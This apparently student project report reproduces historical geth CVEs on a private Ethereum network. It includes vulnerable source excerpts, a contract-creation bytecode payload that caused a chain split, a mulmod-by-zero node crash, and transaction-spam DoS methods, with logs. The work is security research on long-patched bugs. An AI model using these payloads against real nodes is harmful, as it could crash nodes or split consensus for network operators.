Report

All Ethereum CVEs recorded since it's conception were explored but this report will only focus on cves that break the rules of rms, such as consensus vulnerabilities and dos attacks.

Very old vulnerabilities proved hard to reconstruct the environment as Ethereum introduced a lot of breaking changes in the past few years.

Ethereum has a very large attack surface
https://cheatsheetseries.owasp.org/cheatsheets/Attack_Surface_Analysis_Cheat_Sheet.html

preventing ddos https://www.semanticscholar.org/paper/An-Integrated-Approach-for-Defending-Against-%28-DDoS-Kumar-Joshi/cd24ea2c151c5d04dd12b35f2902acebf96bf66a?p2df

NB: - Since geth gets breaking changes almost every month, newer versions have a limit on the oldest version of geth it can connect to as a peer. i.e (If running geth 1.10.17, you cannot sync with a node running geth 1.9.13).

Vulnerability Details: CVE-2020-26242

This was by far the highest severity attack during the project as it caused a node to completely shut down (go application exists with a panic). The attack involves exploiting a bug in the `uin256.go` library which Ethereum uses for all arithmetic and bitwise operations.


Through the MULMOD opcode, one can specify a modulo of 0: `mulmod(a,b,0)`, causing a panic in the underlying library. NB:- a and b have to be large enough to trigger the bug as I tried `mulmod(12, 4, 0)` which was handled normally by the evm.

The crash was in the uint256 library, where a buffer underflowed.

if `d == 0`, `dLen` remains `0`, hence, we will be requesting an index -1 at line 451 which doesn't exist causing a panic.

```
438  // udivrem divides u by d and produces both quotient and remainder.
439  // The quotient is stored in provided quot - len(u)-len(d)+1 words.
440  // It loosely follows the Knuth's division algorithm (sometimes referenced as "schoolbook" division) using 64-bit words.
441  // See Knuth, Volume 2, section 4.3.1, Algorithm D.
442  func udivrem(quot, u []uint64, d *Int) (rem Int) {
443          var dLen int
444          for i := len(d) - 1; i >= 0; i-- {
445                  if d[i] != 0 {
446                          dLen = i + 1
447                          break
448                  }
449          }
450
451          shift := uint(bits.LeadingZeros64(d[dLen-1]))
452
```

The node printed out this error:



In my case, all my nodes in the network where running a mix of geth version 1.9.17 and 1.9.16, hence, executing the smart contract caused all of them to crash, killing the whole private network leaving the bootnode running.

Vulnerability Details : CVE-2022-23328

Executing this consisted of 5 stages:

1. Generating random accounts.
2. Crediting the accounts with some ETH (1,000,000 ETH).
3. Spinning up multiple threads, each thread representing an account sending ETH.
4. Depositing 1 ETH to a 0 balance account.
5. Sending the 1 ETH from the account to another account with high gas fee.

Expectations

- The terminal running multiple threads simulating transactions currently returns a transaction hash for a successful transaction every 3-4 seconds (block time is 5 seconds). This should abruptly take longer than 5 seconds or return an error.
- The pendingTxs.js script when run initially shows 50 transactions in mempool. It should now show 5120 transactions.

Result running on Geth 1.10.17

- After spinning up 50 threads that submit 50 transactions every second, the geth version seems to be having a DDOS protection feature as any other request i.e. `web3.eth.getBalance()` returns `Error: Invalid JSON RPC response: ""`, which is the error returned by web3 when it tries to communicate to an unavailable server.
- I disconnected all nodes for about an hour, including the boot node and rerun the attack after. This time, web3 worked perfectly proving my claim that an “anti-DDOS” feature was added in geth.

- Out of all 5120 transactions, 866 returned a transaction receipt with the hash, hence, were successful. However, running `web3.eth.getTransaction(HASH)` returns null for all except the first one showing that although the transactions were successful, they were not included in a block.
- The mempool didn't show any change, no delay in transaction execution.
- The results show that geth can handle this denial of service attack as the developers patched the bug.

Vulnerability Details : CVE-2021-39137

After execution of dataCopy, we copy `ret` into designated memory area (we're copying a slice of memory over a slice of memory). This operation shifts the data in the source – the `ret`, hence, winding up with corrupted returndata.

Before the bug fix, ` instructions.go` file had:

```
642 func opCall(pc *uint64, interpreter *EVMInterpreter, scope *ScopeContext) ([]byte, error) {
643     stack := scope.Stack
644     // Pop gas. The actual gas in interpreter.evm.callGasTemp.
645     // We can use this as a temporary value
646     temp := stack.pop()
647     gas := interpreter.evm.callGasTemp
648     // Pop other call parameters.
649     addr, value, inOffset, inSize, retOffset, retSize := stack.pop(), stack.pop(), stack.pop(), stack.pop(), stack.pop(), stack.pop
650     toAddr := common.Address(addr.Bytes20())
651     // Get the arguments from the memory.
652     args := scope.Memory.GetPtr(int64(inOffset.Uint64()), int64(inSize.Uint64()))
653
654     var bigVal = big0
```

```
653
654     var bigVal = big0
655     //TODO: use uint256.Int instead of converting with toBig()
656     // By using big0 here, we save an alloc for the most common case (non-ether-transferring contract calls),
657     // but it would make more sense to extend the usage of uint256.Int
658     if !value.IsZero() {
659         gas += params.CallStipend
660         bigVal = value.ToBig()
661     }
662
663     ret, returnGas, err := interpreter.evm.Call(scope.Contract, toAddr, args, gas, bigVal)
664
665     if err != nil {
666         temp.Clear()
667     } else {
668         temp.SetOne()
669     }
670     stack.push(&temp)
671     if err == nil || err == ErrExecutionReverted {
672         scope.Memory.Set(retOffset.Uint64(), retSize.Uint64(), ret)
673     }
674     scope.Contract.Gas += returnGas
675
676     return ret, nil
677 }
```

At line 672, the return value from the contract is copied to the given offset in memory (the offset is decided for in the contract evm bytecode). By having a malicious contract that makes the offset be part of the memory location holding the return value, the copy event will end up overwriting the correct return value. This will then lead to a different storage root hash and finally merkle root hash causing a chain split.

The flaw is very difficult to find. The attacker needs to figure out that it concerns the precompiles, specifically the datacopy and that it concerns `RETURNDATA` buffer rather than the regular memory, and lastly the special circumstances to trigger it (overlapping but shifted input/output).

Even with the difficulty of finding the bug, a successful attack was made at Ethereum mainnet block number (13107518), transaction hash: 0x1cb6fb36633d270edefc04d048145b4298e67b8aa82a9e5ec4aa1435dd770ce4 which caused a minority chain split (all clients running geth had a different merkle root hash compared to other client softwares written in different languages).

A memory corruption bug like this could have easily been avoided if return data memory address was made immutable when coding the EVM. Another fix would have been coding the EVM in Rust which would have never allowed an immutable and mutable value pointing to same memory location.

Expectations

- Vulnerable nodes obtain a different stateRoot when processing a maliciously crafted transaction leading to chain being split

Result

```
INFO [04-13|13:33:23.008] Skip duplicated bad block                number=10644 hash=8c0ab5..443eaf
ERROR[04-13|13:33:23.008]
########## BAD BLOCK #########
Chain config: {ChainID: 9984 Homestead: 0 DAO: <nil> DAOSupport: false EIP150: 0 EIP155: 0 EIP158: 0 Byzantium: 0 Constantinople: 0 Petersburg: 0 Istanbul: 0, M
uir Glacier: <nil>, Berlin: <nil>, London: <nil>, Engine: clique}

Number: 10644
Hash: 0x8c0ab549451395a48c9d7b56fe99221c45585615a5ba71864d0a9c2435443eaf
        0: cumulative: 75190 gas: 75190 contract: 0x23859333C9143B354D2ee5E2Ca8e5534DA1cE06a status: 1 tx: 0x91d76ff1604040aabd84b79a4671e8bd9ded4dff98addada35
49d0bc2f86a3ee logs: [] bloom: 000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000 state:


Error: invalid merkle root (remote: 0d115eadbbeddfbc69d0dce562c02df1b1cf9143265f6cad8306422425dceeef local: 931e979d0fc998f13647d78e0c5d67e1f88d21cbeb1515c6710e
e6dcd6f44712)
##############################
```

```
DEBUG[04-13|13:33:23.008] Downloaded item processing failed        number=10644 hash=8c0ab5..443eaf err="invalid merkle root (remote: 0d115eadbbeddfbc69d0dce562
c02df1b1cf9143265f6cad8306422425dceeef local: 931e979d0fc998f13647d78e0c5d67e1f88d21cbeb1515c6710ee6dcd6f44712)"
DEBUG[04-13|13:33:23.008] Synchronisation terminated               elapsed=4.611ms
WARN [04-13|13:33:23.008] Synchronisation failed, dropping peer    peer=f73f9b32edf105a409480aff8f897e6f66143d3001a85e51de86e721168ab4b7 err="retrieved hash cha
in is invalid: invalid merkle root (remote: 0d115eadbbeddfbc69d0dce562c02df1b1cf9143265f6cad8306422425dceeef local: 931e979d0fc998f13647d78e0c5d67e1f88d21cbeb15
15c6710ee6dcd6f44712)"
DEBUG[04-13|13:33:23.008] Message handling failed in `eth`         id=f73f9b32edf105a4 conn=dyndial        err=EOF
DEBUG[04-13|13:33:23.008] Removing Ethereum peer                   peer=f73f9b32 snap=true
DEBUG[04-13|13:33:23.008] Message handling failed in `snap`        peer=f73f9b32 err=EOF
DEBUG[04-13|13:33:23.008] Removing p2p peer                        peercount=3 id=f73f9b32edf105a4 duration=57.597s req=false err="useless peer"
DEBUG[04-13|13:33:23.507] Fetching single header                   id=5adf3a48fea732e8 conn=dyndial        hash=8771c9..ab5337
```

1 node was running geth 1.10.4 (Did not have the patch) while all other 4 nodes were running latest geth 1.10.17 (with patch). Once the transaction was submitted, it was announced to all other nodes and went through normal validation and execution in the evm. After it was added to a block in the `vulnerable node`, the block was rejected by all 4 nodes (No error was seen in the 4 nodes), and the `vulnerable node` disconnected from all peers since the merkle state root was not the same.

```
C:\Users\victo\WebstormProjects\year3project>node CVE-2021-39137.js
67 created
```

The javascript program sending the transaction never returned the transaction receipt but remained in a “deadlock”. Note the javascript program was connected to the vulnerable node. The malicious transaction, however, was included in all 4 nodes at block 10644(Since it did not break any rules of the Ethereum protocol but exploited a memory vulnerability in the Go language implementation of ethereum). The vulnerable node went into an infinite loop of requesting headers, finding out the hashes don’t match, printing Invalid merkle root error, disconnecting from a peer, reconnecting to the same peer and process continues.

To understand why this contract creation transaction caused the error, we will have to do reverse engineering on the evm bytecode or rather code a similar instance of the problem in solidity.

```
const createTransaction = await web3.eth.accounts.signTransaction(
        {
            from: MAIN_ADDR,
            gas: "402480",
            nonce,
            data:
"0x60016000536002600153600360025360046003536005600453600660055360066002600660006006047f7ef0367e633852132a0ebbf70eb714015dd44bc82e1e55a96ef1389c999c1bcaf13d600060003e596000208055"
        },
        privateKey
    );
```

```
      var error = new Error(message);
                  ^

Error: Transaction was not mined within 750 seconds, please make sure your transaction was properly sent. Be aware that it might still be mined!
    at Object.TransactionError (C:\Users\victo\WebstormProjects\year3project\node_modules\web3-core-helpers\lib\errors.js:87:21)
    at C:\Users\victo\WebstormProjects\year3project\node_modules\web3-core-method\lib\index.js:419:49
    at runMicrotasks (<anonymous>)
    at processTicksAndRejections (node:internal/process/task_queues:96:5) {
  receipt: undefined
}

C:\Users\victo\WebstormProjects\year3project>
```

The javascript programmed returned an error after some time.

Vulnerability Details: CVE-2020-26265

A particular sequence of transactions could cause a consensus failure.

Tx 1:

sender invokes caller.

caller invokes 0xaa. 0xaa has 3 wei, does a self-destruct-to-self. caller does a 1 wei -call to 0xaa, who thereby has 1 wei (the code in 0xaa still executed, since the tx is still ongoing, but doesn't redo the selfdestruct, it takes a different path if callvalue is non-zero)

Tx 2:

sender does a 5-wei call to 0xaa. No exec (since no code).

This CVE had the most interesting finding. First, since it’s part of a 2019 git commit, a naïve downloading geth from 2019 to simulate the attack would not work as the developers frequently

introduced breaking changes. Another approach was cloning the repo, changing the function that contained the fix back to it's original and building geth from that.

This worked but the findings were not as expected. The altered geth node did report an invalid block where the error was, invalid gas used (remote: 22888 local: 53676) and as usual, all other 4 nodes continued with the chain while the altered node was left out.

Node 5 reported this error:

```
INFO [04-16|01:54:36.656] Skip duplicated bad block                number=23653 hash=9c3009..4043e0
ERROR[04-16|01:54:36.656]
########## BAD BLOCK #########
Chain config: {ChainID: 9984 Homestead: 0 DAO: <nil> DAOSupport: false EIP150: 0 EIP155: 0 EIP158: 0 Byzantium: 0 Constantinople: 0 Petersburg: 0 Istanbul: 0, M
uir Glacier: <nil>, Berlin: <nil>, London: <nil>, Arrow Glacier: <nil>, MergeFork: <nil>, Terminal TD: <nil>, Engine: clique}

Number: 23653
Hash: 0x9c30091bda0e007602e3569f74830162b684a9473fc74c4730d10b44aa4043e0
        0: cumulative: 53676 gas: 53676 contract: 0x0000000000000000000000000000000000000000 status: 1 tx: 0xd12112dfe80b646aa2cc31455e9cd52d7b3841ed6db0cf13e6
9fec7ca60972c4 logs: [0xc00225ae70] bloom: 000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001000
0000020000000010000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000200000000040000002002000002000000000000
000000000000000000000000000000000000000000000000000000000000000000002000000 state:


Error: invalid gas used (remote: 22888 local: 53676)
##############################
```

Node 1,2,3 and 4 reported this error:


```
2ms
ERROR[04-16|01:54:36.011]
########## BAD BLOCK #########
Chain config: {ChainID: 9984 Homestead: 0 DAO: <nil> DAOSupport: false EIP150: 0 EIP155: 0 EIP158: 0 Byzantium: 0 Constantinople: 0 Petersburg: 0 Istanbul: 0, M
uir Glacier: <nil>, Berlin: <nil>, London: <nil>, Arrow Glacier: <nil>, MergeFork: <nil>, Terminal TD: <nil>, Engine: clique}

Number: 23653
Hash: 0xba0d34b9705340a35057c5ae96f924ec59165cda897aa6270260bb0e9c869d6e
        0: cumulative: 22888 gas: 22888 contract: 0x0000000000000000000000000000000000000000 status: 0 tx: 0xd12112dfe80b646aa2cc31455e9cd52d7b3841ed6db0cf13e6
9fec7ca60972c4 logs: [] bloom: 000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000 state:


Error: invalid gas used (remote: 53676 local: 22888)
##############################
```

Reason for the gas used error might be, re-execution of the SELFDESTRUCT opcode in the altered geth node while all other nodes execute it only once. Another finding was, executing the same solidity script in the latest geth version, didn't end up "selfdestructing" the contract as the test function still returned 123. This might be a bug in geth that this project discovered.

However, after executing `doAttack()`, calling a function in the target contract from another contract yielded an error in https://remix.ethereum.org :

```
call to B.finalStuff errored: Internal JSON-RPC error.
{
  "code": -32000,
  "message": "execution reverted"
}
```

Running `web3.eth.getCode()` and `web3.eth.getStorageAt()` showed that the address still contained the given code and storage values:



Only after running `selfdestruct` as one transaction did the storage and code clear in the account.

Vulnerability Details: CVE-2021-42219

Go-Ethereum v1.10.9 was discovered to contain an issue which allows attackers to cause a denial of service (DoS) via sending an excessive amount of messages to a node. This is caused by missing memory in the component /ethash/algorithm.go

1. Create a new testing environment, clean up all cache, git clone the latest code & make geth.

2. Setup a go-ethereum node in your local machine. My environment setting is that 64-bit Ubuntu 18.04 with 128 cores (AMD EPYC 7742 Processor @ 2.25 GHz) and 488 GiB of main memory.

3. Send a serial of fuzzed messages to this node, the detailed content, and timestamp of these messages can be found in the log info.

4. Within only 1 minute, the SIGBUS occurs, node crashes down.

To execute this attack, clone geth from github to a new directory, replace `p2p/transport.go` file data with `CVE-2021-42219.go` values. NB:- remember to change the name from CVE-2021-42219.go to transport.go when copy pasting the file. After this, compile geth into an executable following instruction from geth github and name the executable `geth_cve_2021_42219`. Perform the same steps above but with ` CVE-2021-42219_target.go` file, creating an executable `geth_target_cve_2021_42219`. Move both files to altered_geths directory to be accessible by the scripts.

Results

Simulating this attack did not yield any expected results. The target node was sent random serialized messages of different sizes of which it reported an error and removed the node. Waiting for the same node to reconnect took a while and by that time, DAG generation was completed.

```
DEBUG[04-20|02:05:47.200] Fetching batch of headers               id=11f96216169604ef conn=inbound count=1  fromnum=55  skip=0  reverse=false
DEBUG[04-20|02:05:47.210] Fetching batch of headers               id=11f96216169604ef conn=inbound count=1  fromnum=27  skip=0  reverse=false
DEBUG[04-20|02:05:47.220] Fetching batch of headers               id=11f96216169604ef conn=inbound count=1  fromnum=13  skip=0  reverse=false
DEBUG[04-20|02:05:47.230] Fetching batch of headers               id=11f96216169604ef conn=inbound count=1  fromnum=6   skip=0  reverse=false
DEBUG[04-20|02:05:47.240] Fetching batch of headers               id=11f96216169604ef conn=inbound count=1  fromnum=3   skip=0  reverse=false
DEBUG[04-20|02:05:47.250] Message handling failed in `eth`        id=11f96216169604ef conn=inbound err="invalid message: message msg #4 (398 bytes): invalid me
ssage: (code 4) (size 398) rlp: expected input list for eth.BlockHeadersPacket66"
DEBUG[04-20|02:05:47.251] Removing Ethereum peer                  peer=11f96216 snap=true
DEBUG[04-20|02:05:47.251] Message handling failed in `snap`       peer=11f96216 err=EOF
DEBUG[04-20|02:05:47.251] Fetching batch of headers               id=11f96216169604ef conn=inbound count=1  fromnum=1   skip=0  reverse=false
DEBUG[04-20|02:05:47.252] Removing p2p peer                       peercount=0 id=11f96216169604ef duration=89.910ms req=false err="invalid message: message msg
 #4 (398 bytes): invalid message: (code 4) (size 398) rlp: expected input list for eth.BlockHeadersPacket66"
INFO [04-20|02:05:47.366] Generating DAG in progress              epoch=0 percentage=31 elapsed=21.409s
INFO [04-20|02:05:47.907] Generating DAG in progress              epoch=0 percentage=32 elapsed=21.950s
```

Reason for attack failure could be difference in hardware as attack was tested on the said vulnerable geth version (1.10.9). Since the vulnerability involves a SIGBUS error, which means a non-existent physical address requested by the application, it might be a low-level bug in the AMD EPYC 7742 Processor when allocating threads for goroutines to generate the DAG. The github issue was closed https://github.com/ethereum/go-ethereum/issues/23866#issuecomment-994760181 with the message “Closing this, without any way to repro it, there's not much action we can take on this.”

Vulnerability Details: CVE-2021-41173

A vulnerable node is susceptible to crash when processing a maliciously crafted message from a peer, via the snap/1 protocol. The crash can be triggered by sending a malicious snap/1 GetTrieNodes package.

This attack proved hard to reconstruct as it would involve, first creating a large number of contract accounts each with large amounts of storage data. With this state trie, the attacker node will sync using snap mode. Since we have a very large state trie(~10,000,000 entries) , the attacker node will stay in snap sync for a while longer, hence, remote nodes will not drop the connection abruptly.

While this goes on, the attacker node will send a message payload of the code 0x06 which is a `GetTrieNodesMsg`. This brings us to the second part of the attack which is generating a payload.

Manually finding out the correct set of bytes that caused `snap.Account` to return `nil, nil` was impossible, a fuzzer would be needed which would end up finding the special edge case. The CVE did not include what message payload was used to uncover the bug.

```
270     // Account directly retrieves the account associated with a particular hash in
271     // the snapshot slim data format.
272     func (dl *diffLayer) Account(hash common.Hash) (*Account, error) {
273         data, err := dl.AccountRLP(hash)
274         if err != nil {
275             return nil, err
276         }
277         if len(data) == 0 { // can be both nil and []byte{}
278             return nil, nil
279         }
280         account := new(Account)
281         if err := rlp.DecodeBytes(data, account); err != nil {
282             panic(err)
283         }
284         return account, nil
285     }
```

Vulnerability Details : CVE-2021-43668

Another bug found through fuzzing but does not have any details on how to replicate it or what caused it. The issue was closed with the message `Closing this, without any way to repro it, there's not much action we can take on this.`.

https://ro.ecu.edu.au/cgi/viewcontent.cgi?article=1219&context=ism#:~:text=For%20example%2C%20on%20the%2018th,commenced%20(Wilcke%2C%202016a).

Vulnerability Details: CVE-2020-26240

This Is an overflow vulnerability that can only be triggered if the DAG size is greater than maximum uint32 (2^32 - 1). Hence, Executing this will have to wait until the private network DAG size reaches ~4095 MB which is the equivalent of 2^32 – 1 bytes.

The only way to test this is waiting until the block number gets to feasible amount. For Ethereum mainnet, this happened at block 11,520,000.

Vulnerability Details: CVE-2020-26241

This is a Consensus vulnerability, which can be used to cause a chain-split where vulnerable nodes reject the canonical chain.

Geth's pre-compiled dataCopy (at 0x00...04) contract did a shallow copy on invocation. An attacker could deploy a contract that:

- writes X to an EVM memory region R,
- calls 0x00..04 with R as an argument,
- overwrites R to Y,
- and finally invokes the RETURNDATACOPY opcode.
- When this contract is invoked, a consensus-compliant node would push X on the EVM stack, whereas Geth would push Y

Result

First attempt was checking the security advisory on which geth versions were vulnerable. Geth version 1.9.17 was found. After making this change to one node, executing the attack did not yield any chain split as all nodes evm produced the same result which was X. I tried using an older version of geth, 1.9.7, but no chain split was observed.

From the source code, it shows that data stored in memory only exists during execution and is lost after. Also from reading the source code, result of an execution is never propagated to the state trie or a block, hence, even if the attack was successful i.e., 2 nodes produce different results, the only way of tracking the difference is adding a print statement at the end of `applyTransaction()` function to manually read the result. Therefore, it does not seem like a chain split will ever occur regardless of the security claim made. To cause a chain split, SSTORE opcode would have to be used to push the data to the storage trie, which will affect its hash, hence, different nodes producing different merkle roots for the state and finally leading to a chain split.

51% Attack

Performing a 51% attack on Ethereum mainnet is currently infeasible. To put into perspective, current network hashrate as of 20/04/2022 at 16:52 is 1,014,489.96 GH/s. A 51% attack, in theory, would be taking control of 51% (517,389.88 GH/s) hashrate of the network. NB:- This doesn't mean introducing a miner with a hashrate of 517,389.88 GH/s as doing so will only increase the overall hashrate required for the attack.

In terms of cost, running ethash mining algorithm currently requires a gpu. Suppose we get the fastest consumer gpu currently in the market, RTX 3090, it's MSRP is $ 1,499 and has a hashrate of about 133MH/s.

Suppose we do not include additional costs such as power and that we will not gain control of any miner, only add our own miner, total hashrate required would be 1,055,897.71 GH/s. This sums up to 7,939,081 RTX 3090 GPUs which would cost $ 11,900,682,419.

However, one could simulate a 51% attack on a private geth network.

EXTCODESIZE Attack

This was a transaction spam attack where a transaction utilising the EXTCODESIZE opcode was used multiple times. Since the opcode involves doing I/O reads (fetching from disk) which is expensive, spamming it, resulted in a slow down in block creation time (blocks taking almost 60 seconds to validate instead of the usual ~13 seconds). Furthermore, the opcode cost was severely underpriced at (20 gas) making it a very cheap denial of service attack option.

Changes were made such as eip 150 which increased the EXTCODESIZE opcode gas to 700 and improvements on how I/O reads are handled such as caching.

I simulated the attack by changing the EXTCODESIZE gas from 700 to 20.

```
98    ExtcodeSizeGasFrontier       uint64 = 20  // Cost of EXTCODESIZE before EIP 150 (Tangerine)
99    //ExtcodeSizeGasEIP150         uint64 = 700 // Cost of EXTCODESIZE after EIP 150 (Tangerine)
100   ExtcodeSizeGasEIP150         uint64 = 20 //
```

This however did not yield the expected results (slowdown of ~2-3x in block production rate) as I was not able to reproduce some changes made to the codebase which further improved I/O opcodes speeds. The results were a small increase from the normal block time of 5 seconds to 5.61 seconds

after running `EXTCODESIZE-Attack.js` script.

```
Block time 5 seconds
Block time 4.99 seconds
Block time 4.99 seconds
Block time 5 seconds
Block time 5 seconds
Block time 5 seconds
Block time 4.99 seconds
Block time 4.99 seconds
Block time 5 seconds
Block time 5.01 seconds
Block time 5 seconds
Block time 5.61 seconds
Block time 4.35 seconds
Block time 5 seconds
Block time 5.49 seconds
```

SUICIDE Opcode Attack

This opcode was changed to SELFDESTRUCT as of EIP-6, hence the project will talk about selfdestruct which has the exact same functionality as suicide.

The attacker creates lots of smart contracts with a loop. In the loop, the contract once created immediately selfdestructs/suicides. Ethereum's protocol, SUICIDE is used to remove the executed smart contract from the blockchain and send the remaining Ether to the designated account. For each generated smart contract, the transaction for creating it triggers its constructor, and hence lots of SELFDESTRUCT whose target accounts do not exist, will be executed. Note that a non-existent account does not need to be stored in the state trie.

After this attack, the gas cost for SELFDESTRUCT was changed from 0 to 5000 and cost of a SELFDESTRUCT creating an account added with a gas of 25000. For the simulation, the initial cost of 0 will be used for both.

Result

Special case

Before executing the attack on the private network, the JavascriptVM was used in https://remix.ethereum.org . It ended up utilizing 90% of the host CPU before crashing and never finishing the transaction. This might be a vulnerability in the remix ide but because it only uses local resources, it does not matter.

Private network

Since solidity queried `eth_estimateGas` before deploying the code, it would fail if the loop ran more than 500 times. When this attack happened on mainnet Ethereum, about 19 million accounts were created which caused a slowdown in block creation.

Running the loop 500 times did not cause a change in block creation time since with each 500 loop iterations, about 1505 new accounts were created. This is not enough to cause a slowdown in the network.

Vulnerability discovery

Submitting the transaction attack multiple times in a row caused the geth node to panic with the trace given in `output_suicide.txt` file. The geth node exited.